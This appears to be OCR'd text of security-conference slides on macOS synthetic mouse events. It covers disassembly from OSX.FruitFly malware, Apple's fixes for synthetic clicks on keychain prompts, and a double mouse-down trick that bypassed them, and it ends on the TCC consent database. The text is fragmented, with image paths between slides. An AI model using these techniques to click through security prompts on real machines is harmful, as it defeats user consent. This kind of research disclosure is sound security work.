
kcd.scpt

CoreGraphics Events

(ab)used by malware, such as OSX.FruitFly

```
01  int sub_100001c50(int arg0, int arg1)
02  {
03    rbx = CGEventCreateMouseEvent(0x0, rcx, rdx, rcx);
04    CGEventSetIntegerValueField(rbx, 0x1, r12);
05    CGEventPost(0x1, rbx);
06  }
```

OSX.FruitFly disassembly



...and action!

```
# ./sniff
event: kCGEventLeftMouseDown
(x: 123.000000, y: 456.000000)

event: kCGEventLeftMouseDragged
(x: 0.000000, y: 0.000000)

event: kCGEventLeftMouseUp
(x: 0.000000, y: 0.000000)
```

...watching the malware

sub-cmd	description
0x0	move
0x1	left click (up & down)
0x2	left click (up & down)
0x3	left double click
0x4	left click (down)
0x5	left click (up)
0x6	right click (down)
0x7	right click (up)

synthetic mouse capabilities

Apple's (Previous) Defense

filter out "unauthorized" synthetic clicks


- **SecurityAgent**

  Available for: OS X El Capitan 10.11

  Impact: A malicious application can programmatically control keychain access prompts

  Description: A method existed for applications to create synthetic clicks on keychain prompts. This was addressed by disabling synthetic clicks for keychain access windows.

  CVE-2015-5943





```
if(0 != synthetic click's pid) {
    block click!
}
```


"Mouse Keys" (CVE-2017-7150)

(ab)using a legitimate feature of macOS (p. wardle)

Control the pointer using Mouse Keys on Mac

When you turn on Mouse Keys on your Mac, you can move the mouse pointer and press the mouse button using the keyboard or numeric keypad.






"Synthetic Reality;
Breaking MacOS One Click at a time" (p. wardle)

"Mouse Down x2" (CVE-???)


invalid state, "handled" by the OS (p. wardle)

```
01  //given some point {x,y}
02  //generate synthetic mouse click
03
04  CGPostMouseEvent(point, true, 1, true);
05  CGPostMouseEvent(point, true, 1, true);
```





Apple's (Current) Defense


simply block all synthetic clicks




AppleScript








CG Events



Long Live Synthetic Events

an Oday in macOS




Digita Security

TCCD/TCC.DB


transparency consent & control

SIP protected!

/Library/Application Support/
com.apple.TCC/TCC.db



alert!




```
$ ps aux | grep tccd
patrick /System/Library/PrivateFrameworks/TCC.framework/Resources/tccd

